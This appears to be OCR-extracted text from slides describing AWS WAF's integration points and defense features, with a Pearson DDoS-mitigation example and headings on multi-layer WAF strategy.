
AWS WAF enables defense-in-depth

- Multiple integration points
  - CloudFront
  - API Gateway
  - Application Load Balancer
- Multiple defense strategies
  - Managed rules
  - Rate-based rules
  - Geofencing
  - IP
  - SQL injection matching
  - Cross-site scripting matching
  - Dynamic or static matching
  - Text transformations


Customer example: Pearson

- Used AWS WAF and CloudFront as a multi-layered defense against DDoS attacks
- Used CloudFront to aid with scaling and restrict traffic by origin
- Used AWS WAF to rate limit HTTP requests


Multi-layer WAF strategy




Multi-stack strategy using AWS Managed Rules



Multi-stack WAF strategy using AMR



